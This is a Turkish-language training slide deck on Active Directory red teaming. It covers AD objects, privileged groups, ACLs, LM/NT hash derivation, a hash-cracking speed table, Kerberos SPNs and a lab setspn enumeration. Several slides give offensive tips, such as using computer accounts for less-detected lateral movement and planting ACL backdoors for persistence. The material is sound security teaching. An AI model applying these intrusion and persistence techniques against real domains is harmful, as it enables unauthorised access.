

Active Directory Red Teaming

Nadir Şensoy

Ajanda

- **Active Directory Temelleri**
 - Mantıksal Birimler ve Obje Türleri
 - Yetkili ve Yönetici Objeler
 - Access Control Entity ve Access Control List Yapıları
 - Hash Türleri
 - Kimlik Doğrulama Protokolleri
 - Kerberos
 - Protokol Temelleri
 - Double Hop Sorunu
 - Unconstrained Delegation
 - Constrained Delegation
 - Constrained Delegation – Protocol Transition
 - Resource Based Constrained Delegation
 - NTLM
 - Protokol Temelleri
 - Trust Yapıları

Ajanda

- Bilgi Toplama
 - Powershell ile Bilgi Toplama
 - LDAP ile Bilgi Toplama
 - ADEplorer
 - BloodHound

Active Directory Temelleri




Active Directory

- Microsoft tarafından geliştirilmiş ve 2000 yılında kullanılmaya başlanmıştır.
- Kurum bünyesindeki kullanıcıları, bilgisayarları, erişim yetkilerini, parolaları vb yönetmek için kullanılan hiyerarşik ve merkezi bir altyapıdır.
- Objeler için kimlik doğrulama (Authentication) ve yetkilendirme (Authorization) işlevlerini gerçekleştirmektedir.
- Ağaç yapısı şeklinde yapılandırılmıştır ve mantıksal objelerle bölümlere ayrılmıştır.



Mantıksal Birimler ve Obje Türleri

- **Forest:** Çoğu zaman bir kurumun tüm Active Directory ortamını barındıran en geniş mantıksal birimdir. Fakat bazı senaryolarda bir kurum içerisinde birden fazla Forest da bulunabilir.
- **Domain:** Küçük ve orta ölçekli kurumlarda tüm Active Directory ortamını barındıran mantıksal birimdir. Fakat büyük organizasyonlarda farklı departmanlar için farklı Domain yapıları kullanılmaktadır.
- **Organizational Unit:** Objelerin daha iyi yönetilebilmesi ve rollerine göre ayrılabilmesi için kullanılan konteynerlerdir.
- **Group:** Objelerin gruplanması, yetkilerinin kolayca yönetilebilmesi ve aktarılabilmesi için kullanılan birimlerdir.



Mantıksal Birimler ve Obje Türleri

- Kullanıcı (User): Çalışanların kurum bünyesinde bilgisayarlara, sunuculara, e-posta sistemine ve diğer servislere oturum açarken kullandıkları hesaplardır.
- Kullanıcı hesapları çalışanlara tanımlandığı gibi servisler için de tanımlanabilmektedir. Bu tip kullanıcılar otomatize bir şekilde çalışmaktadır.
- Bilgisayar: Active Directory ortamına dahil bilgisayarlara ait bilgilerin tutulduğu objelerdir. Bu hesaplar da Active Directory ortamında otomatize bir şekilde oturum açmaktadır.




Önemli Not – Bilgisayar Hesapları

- Bilgisayar hesaplarının da kullanıcı hesapları gibi parolaları bulunmaktadır. Fakat bu parolalar otomatize olarak belirlenmiş karmaşık değerlerdir.
- Bilgisayar hesaplarının parolaları varsayılan olarak 30 günde bir değiştirilmektedir.
- Bilgisayar hesapları da kullanıcı hesapları gibi oturum açma için kullanılabilir.
- Bu nedenle yatayda yayılma ve yetki yükseltme amacıyla bilgisayar hesapları kullanılarak daha az tespit edilecek şekilde ilerlenebilir.

Mantıksal Birimler ve Obje Türleri

- **GPO (Group Policy Object):** Objelerin merkezi şekilde yönetimini sağlayabilmek adına kullanılan politika dokümanlarıdır. Kullanıcılara ve bilgisayarlara uygulanabilmektedir.
- Group Policy objeleri Domain, OU ve Site yapıları üzerinden uygulanabilmektedir.
- **Managed Service Account:** Servis hesaplarının otomatize bir şekilde yönetimini sağlamak adına oluşturulmuş objelerdir.
- Bu objelerin parolaları otomatize bir şekilde belirlenmekte ve periyodik olarak değiştirilmektedir.



The screenshot shows the 'Active Directory Users and Computers' window. The left pane displays the tree structure with 'INTERNALLOCAL' expanded, showing 'Users'. The right pane shows a list of objects with columns for Name, Type, and Description.

Name	Type	Description
Allowed ROD...	Security Group ...	Members in this group c...
Cert Publishe...	Security Group ...	Members of this group a...
Cloneable D...	Security Group ...	Members of this group t...
DavidDavis10	User	
DavidDavis2	User	
DavidDavis30	User	
DavidSmith22	User	
DavidWilson...	User	
DavidWilson...	User	
DavidWilson...	User	
DavidWilson...	User	
Denied ROD...	Security Group ...	Members in this group c...
DnsAdmins	Security Group ...	DNS Administrators Group
DnsUpdatePr...	Security Group ...	DNS clients who are per...
Domain Adm...	Security Group ...	Designated administrato...
Domain Com...	Security Group ...	All workstations and serv...
Domain Con...	Security Group ...	All domain controllers in ...
Domain Gue...	Security Group ...	All domain guests
Domain Users	Security Group ...	All domain users

Önemli Not – GPO'ların İşlenmesi


- **Domain, Organizational Unit ve Site** objeler kendilerine uygulanan **Group Policy** objelerini **gerekli koşullara göre** barındırdıkları objelere iletirler.
 - BlockInheritance
 - Enforcement
 - Precedence
 - L(ocal)S(ite)D(omain)OU
- Group Policy objeleri nihai olarak **bilgisayarlar** ve **kullanıcılar** üzerinde etkilidir.
- Bu nedenle Group Policy analizleri tüm bu süreç göz önüne alınarak gerçekleştirilmelidir.

Önemli Not – Group Policy Object Dosyaları

- Group Policy Objelerine ait dosyalar çoğunlukla XML dosyası şeklinde **\\SYSVOL\Policies** dizini altında tutulmaktadır.
- Bu dosyalar varsayılan olarak tüm Active Directory kullanıcıları (**Authenticated Users**) tarafından okunabilmektedir.
- Ayrıca Logon/Logoff, Startup/Shutdown scriptleri ve SYSVOL dizininde tutulmaktadır. Varsayılan olarak bu scriptler de tüm kullanıcılar tarafından okunabilmektedir.

Yetkili ve Admin Objeler


- **Domain Controller:** Active Directory ortamının yönetimini sağlayan ve merkezi veritabanını (NTDS.dit) barındıran sunuculardır.
- Bu sunucu üzerinde komut çalıştırılabilirse veya bu sunucunun bilgisayar hesabı ele geçirilebilirse tüm Active Directory ortamı ele geçirilebilmektedir .
- **Admin Gruplar**
 - **Administrators:** Domain üzerinde tüm yetkiye sahip gruptur .
 - **Domain Admins:** Domain üzerinde tüm yetkiye sahip gruptur .
 - **Enterprise Admins:** Birden fazla domain bulunan bir ortamda tüm domainlerde tüm yetkiye sahip gruptur .



Yetkili ve Admin Objeler

• Yetkili Gruplar

- **DnsAdmins:** DNS sunucusu üzerinde DLL ile komut çalıştırma yetkisine sahiptirler.
- **Group Policy Creator Owners:** Group Policy objesi oluşturma yetkisine sahiptirler.
- **Print Operators:** Sunucularda yazıcı ve yazıcı sürücüsü (driver) ekleyerek komut çalıştırma yetkisine sahiptirler.
- **Server Operators:** Sunucuların yönetimini gerçekleştirme yetkisine sahiptirler.
- **Account Operators:** Active Directory hesaplarının yönetimini gerçekleştirme yetkisine sahiptirler.



Önemli Not – Gruplarda Yetki Aktarımı

- **Gruplar** bünyesindeki yetkileri (ACL, Local Admin vb) barındırdıkları/üye objelere aktarırlar.
- Bu nedenle iç içe (nested) grup üyelikleri detaylı olarak incelenmelidir.

Uygulama #1

- Domain Controller sunucusu üzerinde oturum açınız.
- Active Directory Users and Computers uygulamasını açınız.
- Active Directory ortamındaki objeleri, obje özelliklerini ve grup üyeliklerini inceleyiniz.
- Bir adet kullanıcı hesabı oluşturunuz.
- Oluşturduğunuz kullanıcıyı Domain Admins grubuna ekleyiniz.
- Bir adet Organizational Unit oluşturunuz. Oluşturduğunuz kullanıcıyı bu OU içerisine taşıyınız.
- Bir adet Group Policy objesi oluşturunuz. Oluşturduğunuz GPO'yu OU'ya bağlayınız.(link)

ACE ve ACL Yapıları

- Active Directory ortamında yetkilendirme politikaları çok detaylı bir şekilde tanımlanabilmektedir.
- Bu objelerin **ntSecurityDescriptor** attributunda bulunmaktadır.
- **ACE (Access Control Entry):** Yetkilendirme tanımı için kullanılan tekil girdilerdir.
- **ACL (Access Control List):** Yetkilendirme tanımlarının birlikte oluşturduğu ve objeye erişimlerin nihai kurallarını barındıran girdilerdir.
- **DACL (Discretionary ACL):** Yetkilendirme için kullanılan ACL girdileridir.
- **SACL (System ACL):** Objeye erişimin kayıt altına alınması için kullanılan ACL girdileridir.
- **Owner:** Objenin sahibini belirtir, obje sahibinin obje üzerinde herhangi bir değişikliği yapma yetkisi bulunmaktadır.
- **GenericAll:** Obje ile ilgili tüm değişiklikleri yapma yetkisidir.
- **GenericWrite:** Objenin tüm değerlerine (attribute) yazma yetkisidir.
- **WriteDACL:** Obje üzerindeki yetkileri düzenleme yetkisidir.
- **Extended-Rights:** Obje üzerinde çeşitli değerler üzerinde yazma yetkisidir. ○ Force-Change-Password, GetChanges, WriteProperty

Önemli Not – ACE/ACL Backdoor

- **ACE/ACL** yapıları ile çok detaylı ve spesifik yetkilendirmeler yapılabilmektedir.
- Bu nedenle bu mekanizma tespiti zor bir arka kapı (backdoor) olarak kalıcılık (persistence) amacıyla kullanılabilmektedir.
- Ele geçirdiğiniz bir hesabı yetkili bir gruba eklemektense yetkili bir grup üyesi üzerinde ACL backdoor oluşturmak daha az tespit edilen bir yöntemdir.

Uygulama #2

- Domain Controller sunucusu üzerinde oturum açınız.
- Active Directory Users and Computers uygulamasını açınız.
- Active Directory ortamındaki objeleri üzerindeki ACL değerlerini inceleyiniz.
- Bir adet kullanıcı hesabı oluşturunuz.
- Oluşturduğunuz kullanıcı'dan daha önceki kullanıcıya Force-Change-Password ACE tanımlayınız.

LMHash

- LM Hash Microsoft tarafından geliştirilen ilk protokol olan Lan Manager bünyesinde kullanılan hash protokolüdür. Zayıflıkları nedeniyle kolayca kırılabilmekte ve kesinlikle kullanılmaması önerilmektedir.
- Aşağıda PassWord123 parolası için LMHash algoritması görülmektedir.
 - Tüm harfler büyük harfe dönüştürülür. => PASSWORD123
 - Değerin sonuna 14 karaktere kadar 0 eklenir. => PASSWORD123000
 - Değer 7 karakterlik iki DES anahtarı olarak bölünür. => PASSWORD – D123000 • “KGS!@#\$\$%” değeri bu iki anahtarla ayrı ayrı şifrelenir. => E52CAC67419A9A22 - 664345140A852F61
 - Oluşan iki değer birleştirilerek LMHash oluşturulur => E52CAC67419A9A22664345140A852F61
- Kullanılan algoritma nedeniyle 14 karakterden uzun bir parola belirlenememektedir. Ayrıca küçük ve büyük harfler parola için aynı şekilde değerlendirilmektedir. Bu nedenlerden ötürü kolaylıkla kırılabilir.

NTHash

- NTHash, LMHash'deki eksiklikleri gidermek amacıyla geliştirilmiş görece daha güvenlik hash fonksiyonudur.
- Güncel Windows sistemlerde parolalar NTHash özeti ile tutulmaktadır.
- NTHash değeri MD4(UTF-16-LE(password)) yöntemi ile hesaplanmaktadır.
- Kerberos ve NTLM protokolünde de iletilen veri şifrelenirken bu parola özeti kullanılmaktadır.

NTHash

Estimated Password Recovery Times — 1x Terahash Brutalis, 44x Terahash Inmanis (448x Nvidia RTX 2080)
Full US keyboard mask attack with Terahash Hashstack

NTLM	31.82 TH/s	Instant	Instant	Instant	Instant	3 mins 29 secs	5 hrs 30 mins	3 wks 0 day	5 yrs 7 mos	538 yrs 1 mo	51.2 mil
MD5	17.77 TH/s	Instant	Instant	Instant	Instant	6 mins 14 secs	9 hrs 50 mins	1 mo 1 wk	10 yrs 1 mo	963 yrs 4 mos	91.6 mil
NetNTLMv1 / NetNTLMv1+ESS	16.82 TH/s	Instant	Instant	Instant	Instant	6 mins 35 secs	10 hrs 24 mins	1 mo 1 wk	10 yrs 8 mos	1 mil	96.8 mil
LM	15.61 TH/s	Instant	Instant	Instant	Instant						
SHA1	5.69 TH/s	Instant	Instant	Instant	Instant	18 mins 47 secs	1 day 5 hrs	3 mos 3 wks	30 yrs 7 mos	2.9 mil	276.3 mil
SHA2-256	2.42 TH/s	Instant	Instant	Instant	Instant	45 mins 39 secs	3 days 0 hr	9 mos 1 wk	74 yrs 4 mos	7.1 mil	671.9 mil
NetNTLMv2	1.22 TH/s	Instant	Instant	Instant	Instant	1 hr 30 mins	5 days 23 hrs	1 yr 6 mos	147 yrs 10 mos	14.1 mil	1335.5 mil
SHA2-512	801.9 GH/s	Instant	Instant	Instant	1 min 28 secs	2 hrs 17 mins	1 wk 2 days	2 yrs 4 mos	224 yrs 9 mos	21.4 mil	2029.7 mil
decrypt, DES (Unix), Traditional DES	647.59 GH/s	Instant	Instant	Instant	1 min 48 secs	2 hrs 50 mins	1 wk 4 days	2 yrs 11 mos	278 yrs 3 mos	26.5 mil	2513.3 mil
Kerberos 5, etype 23, TGS-REP	206.97 GH/s	Instant	Instant	Instant	5 mins 38 secs	8 hrs 54 mins	1 mo 0 wk	9 yrs 2 mos	870 yrs 10 mos	82.8 mil	7864 mil
Kerberos 5, etype 23, AS-REQ Pre-Auth	206.78 GH/s	Instant	Instant	Instant	5 mins 38 secs	8 hrs 54 mins	1 mo 0 wk	9 yrs 2 mos	871 yrs 8 mos	82.9 mil	7871.2 mil
md5crypt, MD5 (Unix), Cisco-IOS \$1\$ (MD5)	7.61 GH/s	Instant	Instant	1 min 37 secs	2 hrs 33 mins	1 wk 3 days	2 yrs 7 mos	249 yrs 5 mos	23.7 mil	2252.6 mil	213995.1 mil
LastPass + LastPass sniffed	1.78 GH/s	Instant	Instant	6 mins 52 secs	10 hrs 52 mins	1 mo 1 wk	11 yrs 2 mos	1.1 mil	101.1 mil	9600.8 mil	912079.6 mil
macOS v10.8+ (PBKDF2-SHA512)	335.09 MH/s	Instant	Instant	36 mins 34 secs	2 days 9 hrs	7 mos 2 wks	59 yrs 7 mos	5.7 mil	538.2 mil	51127.7 mil	4857134 mil
WPA-EAPOL-PBKDF2	277.23 MH/s					9 mos 0 wk	72 yrs 0 mo	6.8 mil	650.5 mil	61799.3 mil	5870931.8 mil
TrueCrypt RIPEMD160 + XTS 512 bit	211.78 MH/s	Instant	Instant	57 mins 52 secs	3 days 19 hrs	11 mos 3 wks	94 yrs 3 mos	9 mil	851.6 mil	80899.5 mil	7685455.6 mil
7-Zip	181.51 MH/s	Instant	Instant	1 hr 7 mins	4 days 10 hrs	1 yr 1 mo	110 yrs 0 mo	10.5 mil	993.6 mil	94389.2 mil	8966975.1 mil
sha512crypt \$6\$, SHA512 (Unix)	119.46 MH/s	Instant	1 min 5 secs	1 hr 42 mins	6 days 18 hrs	1 yr 9 mos	167 yrs 2 mos	15.9 mil	1509.7 mil	143419.6 mil	13624861.4 mil
DPAPI masterkey file v1	47.23 MH/s	Instant	2 mins 44 secs	4 hrs 19 mins	2 wks 3 days	4 yrs 5 mos	422 yrs 10 mos	40.2 mil	3818.1 mil	362723.1 mil	34458696.1 mil
RAR5	28.15 MH/s	Instant	4 mins 35 secs	7 hrs 15 mins	4 wks 0 day	7 yrs 5 mos	709 yrs 7 mos	67.4 mil	6407.6 mil	606720.6 mil	57828453.9 mil
DPAPI masterkey file v2	27.82 MH/s	Instant	4 mins 39 secs	7 hrs 20 mins	4 wks 1 day	7 yrs 6 mos	717 yrs 10 mos	68.2 mil	6482.1 mil	615797.6 mil	58500769.5 mil
RAR3-hp	20.84 MH/s	Instant	6 mins 12 secs	9 hrs 47 mins	1 mo 1 wk	10 yrs 1 mo	958 yrs 2 mos	91.1 mil	8652.3 mil	821972.3 mil	78087367.8 mil
KeePass 1 (AES/Twofish) and KeePass 2 (AES)	17.8 MH/s	Instant	7 mins 15 secs	11 hrs 28 mins	1 mo 2 wks	11 yrs 9 mos	1.1 mil	106.7 mil	10131.9 mil	962529.5 mil	91440305.8 mil
bcrypt \$2*\$, Blowfish (Unix)	11.37 MH/s	Instant	11 mins 21 secs	17 hrs 57 mins	2 mos 1 wk	18 yrs 5 mos	1.8 mil	167 mil	15860.3 mil	1506727.9 mil	143139150.9 mil
Bitcoin/Litecoin wallet.dat	3.55 MH/s	Instant	36 mins 18 secs	2 days 9 hrs	7 mos 2 wks	59 yrs 1 mo	5.6 mil	534.1 mil	50743.7 mil	4820655.6 mil	457962282.7 mil
Speed	Length 4	Length 5	Length 6	Length 7	Length 8	Length 9	Length 10	Length 11	Length 12	Length 13	

Kimlik Doğrulama Protokolleri

- Active Directory ortamında kimlik doğrulama amacıyla çoğunlukla NTLM ve Kerberos protokolleri kullanılmaktadır.
- • NTLM protokolü hem lokal hem de domain bazında kimlik doğrulama için kullanılabilir. **Fakat Kerberos kimlik doğrulama için Domain Controller sunucusuna erişim gereklidir.**
- • NTLM protokolü üzerinde çeşitli güvenlik eksiklikleri bulunmakta ve kullanılmaması önerilmektedir. Fakat bağımlılıklardan dolayı kullanımı hala devam etmektedir.
- • Bu protokollerin asıl amacı **ağ üzerinden herhangi bir parola verisi göndermeden kimlik doğrulama** yapabilmektir.



Service Principal Name

- Service Principal Name (SPN) değerleri objeler üzerinde bulunmakta ve objenin hangi servisi yönettiğini göstermektedir .
- Kerberos protokolünde servise erişim sırasında ve kontroller sırasında bu değer kullanılmaktadır.
- SPN değeri aşağıdaki formatlar olabilmektedir .
 - {Service Name} / {Host FQDN or NETBIOS Name} / {Port} / {Instance Name}
 - MSSQLSVC/SQLSRV01.fslab.local:1433:instance
 - MSSQLSVC/SQLSRV01.fslab.local:1433
 - MSSQLSVC/SQLSRV01.fslab.local
 - MSSQLSVC/SQLSRV01

```
Select Administrator: Windows PowerShell
PS C:\Users\root123\Downloads> setspn.exe -q */*
Checking domain DC=INTERNAL,DC=LOCAL
CN=DC01,OU=Domain Controllers,DC=INTERNAL,DC=LOCAL
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC01.INTERNAL.LOCAL
ldap/DC01.INTERNAL.LOCAL/ForestDnsZones.INTERNAL.LOCAL
ldap/DC01.INTERNAL.LOCAL/DomainDnsZones.INTERNAL.LOCAL
TERMSRV/DC01
TERMSRV/DC01.INTERNAL.LOCAL
DNS/DC01.INTERNAL.LOCAL
GC/DC01.INTERNAL.LOCAL/INTERNAL.LOCAL
RestrictedKrbHost/DC01.INTERNAL.LOCAL
RestrictedKrbHost/DC01
RPC/bc3766b7-affd-49fe-b82e-c46e6241a861._msdcs.INTERNAL.LOCAL
HOST/DC01/INTERNAL
HOST/DC01.INTERNAL.LOCAL/INTERNAL
HOST/DC01
HOST/DC01.INTERNAL.LOCAL
HOST/DC01.INTERNAL.LOCAL/INTERNAL.LOCAL
E3514235-4B06-11D1-AB04-00C04FC2DCD2/bc3766b7-affd-49fe-b82e-c46e6241a861
ldap/DC01/INTERNAL
ldap/bc3766b7-affd-49fe-b82e-c46e6241a861._msdcs.INTERNAL.LOCAL
ldap/DC01.INTERNAL.LOCAL/INTERNAL
ldap/DC01
ldap/DC01.INTERNAL.LOCAL
ldap/DC01.INTERNAL.LOCAL/INTERNAL.LOCAL
CN=krbtgt,CN=Users,DC=INTERNAL,DC=LOCAL
kadmin/changepw
CN=WEB01,CN=Computers,DC=INTERNAL,DC=LOCAL
WSMAN/WEB01
WSMAN/WEB01.INTERNAL.LOCAL
TERMSRV/WEB01
TERMSRV/WEB01.INTERNAL.LOCAL
RestrictedKrbHost/WEB01
HOST/WEB01
RestrictedKrbHost/WEB01.INTERNAL.LOCAL
HOST/WEB01.INTERNAL.LOCAL
CN=Service_MSSQL,CN=Users,DC=INTERNAL,DC=LOCAL
MSSQLSvc/WEB01.internal.local:1433
CN=Service_Deployment,CN=Users,DC=INTERNAL,DC=LOCAL
HTTP/app01.internal.local
CN=Service_Reporting,CN=Users,DC=INTERNAL,DC=LOCAL
ReportingSvc/bi.internal.local
CN=Service_Backup_Agent,CN=Users,DC=INTERNAL,DC=LOCAL
BackupSvc/dr.internal.local
CN=Service_WebApp_Pool,CN=Users,DC=INTERNAL,DC=LOCAL
HTTP/intranet.internal.local
CN=Service_Task_Runner,CN=Users,DC=INTERNAL,DC=LOCAL
Automation/tasks.internal.local
```

Önemli Not – Kerberos SPN Kullanımı


- Kerberos protokolünde servislere erişim için SPN bilgisinin kullanımı zorunludur.
- Bu nedenle Kerberos protokolü IP ile çalışmamaktadır. Kerberos protokolü ile işlem yapılması isteniyorsa kaynağa hostname ile erişilmesi gerekmektedir.
- SPN bilgileri objelerin ServicePrincipalNames attributunda tutulmaktadır.

Önemli Not – Kerberos SPN Kullanımı

- SPN bilgileri objelerin ServicePrincipalNames attributunda tutulmaktadır.
